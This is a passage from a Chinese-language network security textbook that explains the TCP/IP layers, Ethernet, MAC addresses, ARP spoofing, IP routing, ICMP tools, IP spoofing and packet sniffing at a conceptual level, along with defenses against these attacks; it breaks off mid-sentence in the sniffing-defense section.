5. 应用层 (application layer)：应用层的任务是以传输层提供的服务为基础，提供协议来支持互联网上的有用功能。这些协议包括 HTTP、DNS、SMTP、IMAP、SSL 和 VoIP。HTTP 使用 TCP 并支持 Web 浏览；DNS 使用 UDP 并支持使用主机名而不是使用 IP 地址；SMTP 和 IMAP 使用 TCP 并支持电子邮件；SSL 使用 TCP 并支持安全的加密连接；VoIP 使用 UDP 并支持网络电话通信服务。

开放系统互连 (Open System Interconnection, OSI) 模型与上述模型略有不同，它分为 7 层，将上述模型的应用层分为严格的应用层和表示层；另外还增加了一个会话层。应用层用于将主机应用程序表示为网络进程；表示层用于数据的表示；会话层用于主机间的通信。但是，在本书中使用 5 层模型（就是 TCP/IP 模型），以便把重点放在互联网的安全问题上。在 TCP/IP 模型中，在每一层，数据包都由要发送数据加上该层的元数据组成，其中元数据提供路由和控制信息。元数据有时存储在数据包的初始部分，称为头 (header)，有时存储在数据包的最后一部分，称为尾 (footer)。数据包的数据部分被称为有效载荷 (payload)。除顶层之外，对于所有层而言，上层的数据包会立即成为本层的有效载荷。这种数据包的嵌套被称为封装 (encapsulation)，如图 5.2 所示。



图 5.2 互联网协议栈中链路层、网络层、传输层和应用层的数据包封装。来自更高层的每个数据包都会变成相邻较低层的数据，并要在初始部分加上头，对于帧，还要在最后部分加上尾。

使用互联网协议族

互联网协议栈提供有用的功能集和抽象，这些功能和抽象使互联网成功应用。但我们必须指出，在最初设计这些功能和抽象时，使用互联网的用户一般都没有恶意。但是现在，恶意用户无处不在，所以如何增强和保证互联网协议的安全是一个挑战，也是本章和下章的主题。

互联网协议族使用分层模型，这有助于系统设计人员构建能提供适当服务的软件，不必顾虑实现细节，就能提供适当的服务保证。例如，使用 HTTP 应用层协议，Web 服务器就能将内容传送给客户端的 Web 浏览器。HTTP 数据包最有可能封装 TCP 传输层数据包的有效载荷。而 TCP 数据包将包含 IP 数据包的有效载荷，在链路层，使用适当的链路层协

议（如 Ethernet）对 IP 数据包解封装，然后通过物理层对数据进行传输，如图 5.3 所示。




图 5.3 一台主机通过两个路由器向另一台主机发送数据所需的连接与通信

5.1.3 网络安全问题

将计算机连接到网络（如互联网），计算机就能进行数据交换和共享计算，能为社会创造巨大的效益。事实上，很难想象，如果没有互联网，现在的生活会变成什么样子。但是，在计算机网络中存在着针对计算机和信息的各种攻击。因此，让我们重温一下计算机安全的一些原则，在第 1 章中已讨论过这些原则，但在此，我们侧重计算机网络如何影响这些原则。

网络如何影响计算机的安全目标

机密性：在上面讨论的任何分层抽象中，都没有要求保密网络数据包的内容。事实上，每层的标准协议都不加密头或数据的内容。因此，如果需要对网络通信保密，则应该对其进行明确的加密。这种加密既可以在应用层（如 HTTPS 协议）完成，也可以修订较低层协议来包含加密（如 IPSec 规范），我们将在第 6.3.2 小节介绍 IPSec。

完整性：在每一层，封装到数据包中的头和尾都有简单的校验和，校验和用来验证数据和头内容的完整性。如果确定只改变了少量比特位，则这些校验和非常有效，但它们没有使用安全加密，因此，从计算机安全意识的角度而言，它们也不能提供完整性。因此，如果需要真正的完整性，则需要在应用层完成，也可以由较低层的可选协议完成。

可用性：设计互联网时，允许路由器和主机发生故障。但是，随着互联网规模的日益庞大，基于 24/7 的可用性对任何网络对象而言都是一个挑战。例如，由于数据请求的轰炸，Web 服务器变得不可用了。这些请求可能来自于囤积的、突然对该网站感兴趣的合法用户，也可能来自许多受害主机，攻击者正在利用这些主机对该网站发动拒绝服务攻击。因此，在互联网上实现可用性，还需要网络应用程序能度量通信量请求的增长，并能阻止来自攻

击的非法请求。

保证：在缺省情况下，在网络中，允许数据包在任何源地址和目的地址之间传输。因此，我们需要引入权限和策略来控制网络中的数据流，这些都必须通过明确补充来实现。例如，如果流量违反了管理员设置的策略，则网络防火墙会将流量阻止在网络域之外。

真实性：标准互联网协议的头和尾都没有存储数字签名的位置。事实上，在互联网协议栈中没有用户身份的概念。是在计算机和进程间进行数据交换，而不是在人之间进行数据交换。所以，如果需要引进身份，并允许数字签名，则必须在应用层完成，或明确由可选协议完成。

匿名：由于互联网没有默认用户身份的概念，所以它存在内置的匿名。对人权工作者举报滥用职权而言，匿名可能是件好事，但对于信用卡号被偷，而没有抓到窃贼的用户而言，匿名就不是件好事。通过确定用户正在使用哪台计算机的技术能检测匿名攻击。但是，攻击者可以复制进程的多个副本，然后将这些副本复制到网络中的多台主机中，这样，就实现了匿名分级。

在图 5.4 中，给出了针对这些原则的一些网络攻击。




图 5.4 一些基于网络的攻击

5.2 链路层

大多数现代操作系统都包括 TCP/IP 的实现，并允许程序通过简单的接口与互联网协议栈进行交互。操作系统的库包括对更高层 TCP/IP 协议栈的支持，包括将数据传送到物理层的设备驱动程序，启动链路层，链路层正好在物理层之上，其功能是将位序列分组成帧。

5.2.1 以太网

一种传输互联网流量的最流行方式是以太网（Ethernet），以太网既是指所用的物理介质（通常是电缆），也是指链路层协议标准 IEEE 802.3。当帧在以太网电缆上传输时，通过电缆发送电子脉冲，然后由另一台计算机接收，接收计算机与发送计算机都通过电缆逻辑连接到相同的局域网（LAN）。具有相同逻辑连接的局域网部分被称为网段（network segment）。如果在同一网段上的两台计算机同时发送帧，会产生冲突（collision），必须丢弃和重传冲突帧。但幸运的是，以太网协议可以使用随机等待策略来处理这类事件，如图 5.5 所示。



图 5.5 以太网冲突和如何处理这种冲突

处理冲突

在冲突事件中，每台发送帧的计算机都需要等待一个随机时间（该时间通常以微秒计算），然后重传，希望避免发生第二次冲突。如果发生其他冲突，那么随机等待和重传的过程会被重复。以太网协议的目标是网段中的每台计算机最终都能成功地发送自己的帧。顺便说一下，最初为了解决一根（同轴）电缆连接的两台计算机间的冲突，才制定了冲突解析协议，因为当时的那种电缆不是双向的，但现代网络的电缆都可以双向传输数据，因此，这种冲突解析过程仅适用于包含两台以上计算机的网段。也就是说，由现代以太网电缆连接的两台计算机发送和接收消息不存在冲突的可能性。但是，如果逻辑互连的计算机数目越多，出现数据包冲突的可能性也就越大，冲突是造成局域网网速慢的主要原因。事实上，这已成为家庭网络的主要问题，因为家庭网络中一般有几台计算机、一对网络打印机和至少一个无线保真（wireless fidelity, Wi-Fi）接入点。所以，即使是家庭网络，了解如何连接计算机以使冲突最小化也是非常有用的。

集线器和交换机

在局域网中连接计算机的最简单方法是使用以太网集线器（hub），集线器是一种在逻辑上将多个设备连接在一起的设备，并允许将这些设备作为一个单独的网段。集线器通常会将所有帧转发给相连的所有设备，并不分离所连接的设备，就像分开 MP3 播放器所用的双倍音频信号一样。因此，连接到集线器或连接到集线器集的计算机就形成了一个单独的网段，所有计算机都必须遵循以太网冲突解析协议。集线器可能会产生大量不必要的流量，因为它会复制每一帧，并向连接到同一网段的所有计算机广播每一帧。此外，集线器是向网段中的每台计算机都转发帧，而不管帧的预定目的地，这就使网络窃听变得非常容易，在第 5.3.4 小节将讨论网络窃听。

但非常幸运，在小型局域网中有一种更好的连接方式—即使用以太网交换机（switch）进行连接。当设备首次连接到以太网交换机时，交换机的作用就像集线器一样，向所有相连的计算机发送帧。但是，随着时间的推移，交换机会知道连接到自己各个端口的计算机地址。根据所知的地址信息，交换机只会将接收到的每一帧沿着电缆转发到该帧的目的地。但是，如果指定要将帧广播给网段中的所有计算机，那么交换机仍像集线器一样，会将该帧发送给与之相连的所有计算机。

交换机之所以具有选择性，就在于它知道与之相连的计算机的地址，从而减少了发生冲突的概率，并有效地提高了网络的速度，即增加了有效带宽（bandwidth）。此外，交换机降低了网络窃听的风险，因为交换机一般都将网络帧转发给目标主机。

在网络技术中，为了降低成本，交换机已经成为链路层数据转发的事实标准。图 5.6 说明了集线器与交换机之间的不同。




图 5.6 集线器 vs 交换机 (a) 集线器复制流量，并将流量发送给所有与之相连的设备。(b) 交换机只将帧发送到相应的目标设备

5.2.2 媒体访问控制（MAC）地址

网络接口通常是由唯一硬件标识符——媒体访问控制地址（media access control

address, MAC address) 确定。MAC 地址是 48 位的标识符, 由制造商分配给网络接口。它通常由 6 对十六进制数字序列表示, 例如, 00:16:B7:29:E4:7D, 连接到网络的每台设备都有一个 MAC 地址。

MAC 地址用于链路层, 用于确定网络中的设备, 因此, 对于每个接口, MAC 地址是唯一的。在通常情况下, 前 24 位是前缀, 确定发布 MAC 地址的组织 (由 IEEE 发布这些前缀)。有时此前缀可以用来确定网络带宽或特定接口的模型。因此, 剩下的 24 位留给制造商设置, 以便每个不同模型的实例都有唯一的 MAC 地址。幸运的是, 这 24 位有 $2^{24}=16\,777\,216$ 种可能性, 所以, 即使制造商已开始复用 MAC 地址, 在相同网络中, 两台设备具有相同制造商分配的 MAC 地址的机会也只有百万分之一。

尽管在设计时, MAC 地址都是唯一的标识符, 但通过网络接口的驱动程序这种软件可以改变 MAC 地址。网络管理员可以使用此功能向自己网络中的网络接口发布自己所拥有的 MAC 地址。这些本地管理的 MAC 地址与由制造商发布的具有标准化识别位的 MAC 地址不同。在本地管理的 MAC 地址中, 最重要字节的第二最低有效位设置为 1, 而制造商发布的 MAC 地址中, 该位被设置为 0。因为使用软件 (如 Linux 中的 ifconfig 实用软件) 就能改变 MAC 地址, 所以对于不被信任的网络流量来源, 不能使用 MAC 地址作为判定依据。

在链路层使用 MAC 地址, 能方便地将帧发送到正确的目标的。特别是, 交换机能从设备的 MAC 地址知道它们在网络中的位置, 交换机基于这些知识向相应的网段转发帧。以太网的帧格式如图 5.7 所示。注意, 每一帧都包含源 MAC 地址和目的 MAC 地址、用于确认数据完整性的 CRC-32 校验和以及有效载荷部分。其中有效载荷包含来自更高层 (如 IP 层) 的数据。CRC-32 校验是帧内容的一种简单功能, 旨在捕捉传输错误, 例如, 在传输时, 如果帧中的 0 位意外变成了 1。特别强调一下, 校验和不适用于设备标识符的强身份验证——它并不像数字签名一样安全。




图 5.7 以太网的帧格式

5.2.3 ARP 欺骗

地址解析协议（Address Resolution Protocol, ARP）是一种链路层协议，它为网络层提供服务。ARP 将给定主机的网络层地址解析为主机的硬件地址。它常用于根据给定的 IP 地址确定相关联的 MAC 地址，很显然，这是一种非常有价值的服务。但非常不幸，针对这个协议，存在着一种中间人攻击，该攻击就称为 ARP 欺骗（ARP spoofing）。

ARP 的工作原理

假设在局域网中，源端计算机要向目的计算机发送数据包。在网络层，源端计算机知道目的地的 IP 地址。但是，由于是委托链路层发送数据，所以源端计算机需要确定目的计算机的 MAC 地址。在 ARP 协议中，通过广播消息的方式将 IP 地址解析为 MAC 地址，这需要查询局域网中的所有网络接口，才能使正确的目的主机作出响应。

如何实现 ARP 欺骗

IP 地址（如 192.168.1.105）的 ARP 请求类型如下：

“谁的 IP 地址是 192.168.1.105？”

这个请求被发送到局域网中的所有计算机。如果局域网中有一台计算机的 IP 地址是 192.168.1.105，则 ARP 响应（ARP reply）的类型是：

“192.168.1.105 是在 00:16:B7:29:E4:7D”

这个 ARP 响应只将帧地址发送给发出 ARP 请求的计算机。当这台计算机接收到了 ARP 响应，它将 IP-MAC 地址对存储在本地表中，该表称为 ARP 缓存（ARP cache），因此，它需要继续解析特定的 IP 地址。在 ARP 解析完成之后，源端终于可以将数据发送到它的目的地了。

ARP 协议简单而有效，但它缺乏身份验证方案。网络中的任何计算机都可以声称自己具有请求的 IP 地址。事实上，任何接收 ARP 响应的计算机（即使在此之前没有发送过 ARP 请求）都会根据新关联，自动更新 ARP 缓存。由于存在这一缺陷，所以 LAN 中的恶意方就能进行 ARP 欺骗攻击。

这种攻击相对比较简单。攻击者 Eve 只需向目标（Alice）发送一个 ARP 响应，就与 Alice 的 IP 地址相关联，LAN 网关由 Bob 管理，他有 Eve 的 MAC 地址。Eve 也给 Bob 发送一个 ARP 响应，则 Alice 的 IP 地址就与 Eve 的 MAC 地址相关联。在这个 ARP 缓存中毒（ARP cache poisoning）发生之后，Bob 认为 Alice 的 IP 地址与 Eve 的 MAC 地址相关联，Alice 认为 Bob 的 IP 地址与 Eve 的 MAC 地址相关联。因此，Alice 和 Bob（是互联网网关）之间的所有流量都发送给 Eve，如图 5.8 所示。

一旦完成上述过程，就建立了中间人攻击（man-in-the-middle）的场景，攻击者 Eve 已控制了 Bob 和目标 Alice 网关之间的流量。Eve 可以选择被动地观测流量，使自己能嗅

探出密码和其他敏感信息，她甚至还可以篡改流量，改变 Alice 和 Bob 之间的通信内容。她还能实施简单的拒绝服务攻击。




图 5.8 ARP 欺骗使中间人攻击成为可能：(a) 在 ARP 欺骗攻击之前；(b) 在 ARP 欺骗攻击之后

ARP 欺骗之所以能成功，原因在于互联网基本机制缺乏身份验证。因为存在这种攻击，所以用户需要在局域网中注意安全。但非常幸运，除了限制受信任用户访问局域网之外，还有几种防止 ARP 欺骗的方法。一种简单的技术涉及检查相同 MAC 地址是否在局域网上多次出现，这可以将其作为是否存在 ARP 欺骗的指标。

另一种解决方案是静态 ARP 表 (static ARP tables)，需要网络管理员手动指定路由器的 ARP 缓存来将具体的 MAC 地址分配给特定的 IP 地址。当使用静态 ARP 表时，会忽略 ARP 调整缓存的请求，所以路由器不会被 ARP 欺骗。但是，当新设备加入网络时，需要手动添加网络上的每个设备项，非常不方便，降低了灵活性，但能极大地减少 ARP 缓存中毒的风险。此外，这一解决方案并不能防止攻击者使用欺骗的 MAC 地址，以拦截发送给网络其他主机的流量。

对于更复杂和更灵活的防御技术，许多已有的软件解决方案都会仔细检查所有的 ARP 数据包，并将数据包的内容与所存储的 ARP 表项记录比较，检测并防止欺骗。这种程序示例包括 anti-arpspoof、XArp 和 Arpwatch。

5.3 网络层

网络层的任务是以尽力服务为基础，在网络的任意两台主机之间传送数据包。网络层使用链路层提供的服务才能完成自己的任务。与链路层一样，网络层也与许多计算机安全问题相关联。

5.3.1 IP

网际协议（Internet Protocol, IP）是网络层的协议，以尽力服务为基础，在互联网上把数据包从源节点路由到目的节点。在 IP 中，每个节点都被赋予了一个唯一的数字地址，在第 4 版 IP 协议（IPv4）中，IP 地址是 32 位；在第 6 版 IP 协议（IPv6）中，IP 地址是 128 位。任何传输都必须指定源 IP 地址和目的 IP 地址。

路由 IP 数据包

主机（如台式 PC、服务器或智能手机）采用了简单的算法来路由数据包，如图 5.9 所示。




图 5.9 互联网上的路由。从客户端到服务器 A 的第一个数据包直接通过局域网 A 发送。第一个数据包的传输用虚线箭头表示。第二个数据包（从源端到服务器 B）先被发送到局域网 A 的网关，然后再由几个中间路由器转发，最终由局域网 B 的网关把它发送给服务器 B。第二个数据包所途经的路径用加粗的实线箭头表示。相邻路由器通过局域网彼此连接。源端与目的地之间数据包的路由可能不是最短路径（根据边数或总延迟计算）

- 如果数据包要发送给同一局域网中的主机，那么使用 ARP 协议确定目的主机的 MAC 地址，就能在局域网中直接发送数据包。
- 如果数据包要发送给的主机不在局域网中，则会将数据包发送到局域网中指定的计算机上，这台指定的计算机被称为网关（gateway），网关会处理下一步数据包的路由。同样使用 ARP 协议确定网关的 MAC 地址。

因此，主机通常存储着它所在 LAN 中主机的 IP 地址列表或 IP 地址的压缩描述，并且还存储着网关的 IP 地址。

一旦数据包到达网关节点，网关需要进一步将数据包路由到它在互联网上的最终目的地。在互联网上，处理数据包路由的网关和其他中间网络节点统称为路由器（router）。路由器一般连接两个或更多的局域网，它使用一种称为路由表（routing table）的内部数据结构，来确定数据包要发送的下一个路由器。对于给定目的地 t 的数据包，路由表让路由器决定该数据包应发送给哪个相邻的路由器。这个决定基于数字地址 t 和路由协议，路由协议对这个路由器到可能的每个目的地的下一跳进行编码。

在路由表中，错误的配置可能会使数据包永远沿着路由器漫游。为了防止路由表的错误配置和产生一些其他错误条件，使网络中存在不可路由的数据包，源端对每个 IP 数据包的生命周期（time-to-live, TTL）都进行计数。也将这个 TTL 值称为跳数限制（hop limit），TTL 的最大值是 255 跳，数据包每到一个路由器，路由器都使其 TTL 值减 1。如果数据包的 TTL 为零，则应该丢弃此数据包，并将错误数据包发送回源端。数据包的 TTL 等于零就等同于该数据包已过期，路由器应该丢弃该数据包。

互联网的结构

从设计角度，路由器的速度是非常快的。对于接收到的每个数据包，路由器执行如下的三种操作之一。

- 丢弃（drop）：如果数据包已过期，路由器会丢弃该数据包。
- 发送（deliver）：如果目的地是由路由器连接的局域网中的计算机，则路由器会将数据包发送到目的地。
- 转发（forward）：如果数据包的目的地不属于路由器连接的局域网，路由器则会将数据包转发给相邻的路由器。

在互联网路由表中，如何对下一跳进行编码的协议主要有两个：开放最短路径优先（Open Shortest Path First, OSPF）和边界网关协议（Border Gateway Protocol, BGP）。OSPF 决定如何在自治系统中路由数据包，它采用的策略是数据包应沿最短路径传输。而 BGP 决定如何在自治系统之间路由数据包，它采用的策略基于不同自治系统之间所达成的合同协议，注意，BGP 建立的路由未必是最短路径。

另外要注意路由器和交换机之间的区别。交换机是一种简单的设备，在单一网络中，交换机能处理数据包的转发，通过学习关联能减少广播的使用。而路由器是一种复杂的设备，可以属于多个网络，并使用路由表来决定如何转发数据包，路由器避免了广播的使用。

IP 数据包中的位有严谨的结构。每个 IP 数据包都由一个固定长度的头和可变长度的数据部分组成，其中头被分为多个字段，如图 5.10 所示。注意，头包含的具体字段有：数据包的总长度、数据包的生命周期（TTL）、源 IP 地址和目的 IP 地址。




图 5.10 IPv4 的数据包格式

虽然网络层并不能保证将每个数据包成功地从源端发送到目的地,但IP确实提供了一种检测数据包头是否被破坏的方法。每个IP数据包都有一个校验值,用于计算数据包头的内容。任何需要确认数据包头是否完整的主机或路由器,只需重新计算该校验和函数,并将计算所得的校验值与数据包所存储的校验值进行比较。由于头的一些字段(如生命周期)在每一跳时都会被修改,所以处理该数据包的路由器都必须重新检查和计算这个校验值。IP数据包的协议字段指定了更高层协议应该接收数据包的有效载荷,这些更高层的协议有ICMP、TCP或UDP,在稍后,将更详细介绍这些协议。

如上所述,互联网被划分为不同的自治系统,因此,路由表必须使流量能直接到达这些节点的集群(即自治系统),而不仅仅是到达单独的目的地。为了使路由表更好地工作,IP寻址方案考虑到这一事实,采用的策略是将网络划分为逻辑分组,此逻辑分组就被称为子网(subnetwork,或subnet)。如上所述,IPv4的地址是32位,并存储为二进制,但我们通常将它写作4个字节,如192.168.1.100。IP地址分为两部分:网络部分和主机部分,网络部分表示在特定网络中所有计算机所使用的IP前缀,主机部分标识特定的网络设备。我们通过子网掩码(subnet mask)和IP地址来区分这两个部分。IP地址的网络部分可以通过子网掩码与IP地址按位AND运算得到,主机部分可以通过将子网掩码与IP地址XOR得到,如表5.1所示。

表5.1 IP地址的网络部分、主机部分及子网掩码

		地址	二进制
A	IP地址	192.168.1.100	11000000.10101000.00000001.01100100
B	子网掩码	255.255.255.0	11111111.11111111.11111111.00000000
C	网络部分($A \wedge B$)	192.168.1.0	11000000.10101000.00000001.00000000
D	主机部分($A \oplus C$)	0.0.0.100	00000000.00000000.00000000.01100100

子网掩码定义了特定网络的地址范围。IP地址范围是基于组织的规模。A类网络是最大的,拥有至少8位的子网掩码,并有多达 $2^{24}=16\,777\,216$ 个唯一的IP地址。A类网络通常是为政府机构和大型电信公司保留的,B类网至少有16位子网掩码,并有多达 $2^{16}=65\,536$ 个唯一的IP地址;通常B类地址都分配给ISP和大型企业。最后,C类网络至少有24位子网掩码,有多达 $2^8=256$ 个唯一的地址,通常都分配给小型组织。IP地址的主机部分都是0或都是1的地址有特殊意义,不用于标识计算机。因此,C类网络有254个可用的IP地址。

互联网的原设计者可能根本无法预测其规模如此之大,现在互联网在世界各地已无处不在。更有趣的是,在写这本书时,IPv4地址的总空间正在濒临枯竭,很快会分配光所有可能的IPv4地址。尽管网络地址转换(Network Address Translation, NAT)延缓了IPv4地址空间的耗尽,但它不能解决这个问题,我们将在第5.4.3小节介绍NAT。解决这个问题的方案是使用IPv6,它采用128位地址。

5.3.2 网际控制消息协议

网际控制消息协议(Internet Control Message Protocol, ICMP)是一个网络层协议,主机用该协议执行基本的测试和错误的通知任务。ICMP主要用于网络诊断任务,如确定主

机是否还存在、找到数据包要路由的路径等。ICMP 数据包载有不同类型的消息，一般的消息类型如下：

- 回显请求（echo request）：要求目的计算机确认数据包的接收。
- 回显响应（echo response）：确认数据包的接收来响应回显请求。
- 超时（time exceeded）：数据包已经过期的错误通知，也就是说，数据包的 TTL 为零。
- 目的不可达（destination unreachable）：无法发送数据包的错误通知。

一些网络管理工具使用上述的 ICMP 消息，常用的这类工具有流行的 ping 和 traceroute 实用工具。

ping

ping 是另一种使用 ICMP 协议的工具，它验证特定主机是否正在接收数据包。ping 向目的主机发送 ICMP 回显请求消息，反过来，目的主机使用 ICMP 回显响应消息作为响应。这个非常简单的协议往往是测试主机是否正常工作的首选诊断工具。

traceroute

无论目的主机是在本地网络还是在互联网上，traceroute 实用工具都能使用 ICMP 消息来确定数据包到达目的主机的路径。traceroute 巧妙地利用 IP 头中的生命周期（TTL）字段来完成这项任务。首先，它试着向目的主机发送一个 TTL 为 1 的数据包。收到该数据包的中间路由器使 TTL 减 1，TTL 值为 0，则路由器会丢弃该数据包，并向源主机发送 ICMP 超时的消息作为响应，这样就知道要到达目的主机路径中的第一台计算机之所在。接下来，traceroute 发送一个 TTL 为 2 的数据包。该数据包到达路径中的第一个路由器时，TTL 值减 1，第一个路由器将该数据包转发给下一个路由器，第二个路由器同样使 TTL 值减 1，此时 TTL 值变为 0，第二个路由器丢弃该数据包，并向源主机发送 ICMP 数据包。因此，通过递增 TTL 字段值的方法，traceroute 可以确定每台主机到达目的地的路径，traceroute 实用工具如图 5.11 所示。




图 5.11 traceroute 实用工具

5.3.3 IP 欺骗

每个IP数据包都有源节点IP地址和目的IP地址。但是我们从不检查源地址的有效性，任何人都可以指定源地址，所以用户指定的源地址可以与自己的实际IP地址不同。事实上，几乎所有的操作系统都提供了一个接口，通过该接口可以使用任意IP头信息与网络连接，因此IP地址欺骗是很简单的事，在向网络发送数据之前，只需在IP数据包数据结构的源地址字段指定所需的IP。对源地址进行修改，使其不再是发送者的IP地址，这就是IP欺骗（IP spoofing），如图5.12所示。但实际上，因为攻击者实际的IP地址是保持不变的，所以IP欺骗并不允许攻击者任意假定一个新IP地址来修改数据包头。




图5.12 IP欺骗是如何工作的。只需使用来自于实际源端的不同IP地址覆盖IP数据包头中的源地址。注意需要更新头校验和字段

如果攻击者发送的IP数据包使用了假冒的源地址，则他不会收到来自目的地服务器的任何响应。事实上，使用假冒源IP地址的输出数据包，是具有假冒IP地址的计算机接收来自目的地服务器的响应，而攻击者不能接收任何响应。

因此，如果攻击者在自己的输出数据包中使用了IP欺骗，则他一定不在乎是否能接收这些数据包的响应，或者他有接收响应的一些其他方法。例如，在拒绝服务攻击中（将在第5.5小节详细地讨论这种攻击），攻击者并不需要接收任何返回的响应——他只想使用数据请求淹没一些互联网主机。另外，IP欺骗攻击旨在规避防火墙策略（第6.2小节）或进行TCP会话劫持（第5.4.4小节介绍），这样，攻击者就能以其他的非标准方法获得数据包的响应。

在其他攻击中如何使用IP欺骗对付IP欺骗

虽然不能预防IP欺骗，但有许多方法能对付IP欺骗。例如，对于跨两个或多个子网的边界路由器而言，在配置路由器时，就可以阻止源地址在域内，但实际地址是管理域之外的数据包。这种数据包有可能是假冒的，看似来自于子网之内，但事实上，它们来自于域外。同样，边界路由器还可以阻止源地址是域外的输出流量。这种数据包表明：子网内

有人试图使用 IP 欺骗发动攻击，因此存在这种数据包也表明：恶意软件攻击已接管了子网，或者恶意方已控制了子网。

此外，利用 IP 追踪技术也能打击 IP 欺骗，我们将在第 5.5.5 小节中详细讨论相关内容。IP 追踪涉及一些方法，用这些方法能追踪数据包返回到实际源地址的路径。根据这些信息，我们可以向各种自治系统发送请求，要求自治系统阻止来自该路径该位置的数据包。我们还可以要求控制实际源地址的 ISP 完全阻止可疑的计算机，直到已确定清除了恶意软件或恶意用户为止。

5.3.4 数据包嗅探

因为大多数 IP 数据包的数据有效载荷是不加密的，所以互联网协议允许某种类型的窃听，这会进一步破坏数据的机密性。特别是对于研究互联网流量的攻击者而言，他可以侦听网络的流量。这个侦听过程被称为数据包嗅探（packet sniffing），攻击者在同一网段，无论数据包是途经无线互联网还是有线互联网，数据包嗅探都可以独立进行。

正如在第 5.2.1 节所讨论的，当帧在以太网上传输时，同一网段的每台设备都能接收到帧。在该网段的每个网络接口都会将帧的目的地 MAC 地址与自己的 MAC 地址进行比较，如果两者不匹配，则丢弃帧。但是，如果网络接口在混杂（promiscuous）模式下运行，则会保留所有帧，并读取帧的内容。将网络接口设置为混杂模式，攻击者通过分析特定网段的数据，就能恢复一些敏感信息，如密码和其他机密数据。攻击者结合使用如 Wireshark 这样的网络分析工具，甚至可以从原数据包中提取这些数据，如图 5.13 所示。




图 5.13 使用 Wireshark 数据包嗅探工具的例子。在此，捕获和分析的数据包与向 www.example.com 发送的 HTTP 请求相关联

数据包嗅探的防御

使用如 Wireshark 这样的数据包嗅探工具并不一定是出于恶意的。例如，数据包嗅探

